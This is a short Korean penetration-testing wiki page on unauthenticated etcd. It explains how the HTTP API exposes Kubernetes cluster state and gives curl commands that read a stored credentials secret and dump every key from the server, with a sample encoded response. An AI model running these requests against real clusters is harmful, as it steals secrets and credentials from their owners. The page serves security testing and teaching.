> For the complete documentation index, see [llms.txt](https://www.pentestwiki.com/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://www.pentestwiki.com/docker-and-kubernetes/etcd-non-authentication.md).
# etcd non-authentication
etcd는 key-value 형태의 오픈소스 데이터베이스이며 Redis와 비슷하지만, 데이터를 디스크에 저장한다는 차이점이 있습니다.

쿠버네티스에서는 클러스터의 모든 상태 정보 등을 저장하고 관리하기 위해 etcd를 사용하는데, etcd 서버에 적절한 인증이 요구되지 않는다면 사실상 모든 정보가 탈취될 수 있습니다.
etcd v3은 gRPC-gateway를 통해 HTTP/JSON API를 제공하여, 원하는 데이터를 얻고자 할 때는 POST 메소드 요청의 바디 값으로 key-value를 JSON 형태로 전달해야 합니다.
추가로 요청하는 모든 값들은 Base64로 인코딩해서 전송해야하며, 서버로부터 응답받은 데이터도 Base64 인코딩되어 전달됩니다.
```http
POST /v3/kv/range HTTP/1.1
Host: {etcd_host}:2379
Content-Type: application/json
{
"key": "{base64_encoded_key}", // 조회할 엔드포인트 경로
"range_end": "{base64_encoded_range_end}" // 조회할 범위의 끝점(해당 문자 미포함)
}
```
예시로 `/registry/secrets/default/db-credentials` 경로에 접근하여 데이터베이스 크리덴셜에 대해 저장된 값을 얻고자 하면
# db-credentials 키 값 조회
curl -s -X POST http://ETCD:2379/v3/kv/range -d '{"key":"L3JlZ2lzdHJ5L3NlY3JldHMvZGVmYXVsdC9kYi1jcmVkZW50aWFscw=="}'

# 서버의 응답

{"header":{"cluster_id":"11588568905070377092","member_id":"128088275939295631","revision":"5","raft_term":"2"},"kvs":[{"key":"L3JlZ2lzdHJ5L3NlY3JldHMvZGVmYXVsdC9kYi1jcmVkZW50aWFscw==","create_revision":"2","mod_revision":"2","version":"1","value":"eyJhcGlWZXJzaW9uIjoidjEiLCJraW5kIjoiU2VjcmV0IiwiZGF0YSI6eyJ1c2VybmFtZSI6IllXUnRhVzQ9IiwicGFzc3dvcmQiOiJVSEl3WkY5RVFsOVFRSE56ZHpCeVpDRT0ifX0="}],"count":"1"}
응답의 value 필드를 Base64 디코딩하면 Kubernetes Secret의 JSON 구조가 나오며, 해당 JSON 내부의 data 필드 값들은 한 번 더 Base64로 인코딩되어 있습니다.
## Abuse
# etcd 버전 확인
curl -s --connect-timeout 2 http://'<etcd-server>':2379/version

# 전체 키 덤프
curl -s -X POST http://'<etcd-server>':2379/v3/kv/range -d '{"key":"Lw==","range_end":"MA=="}'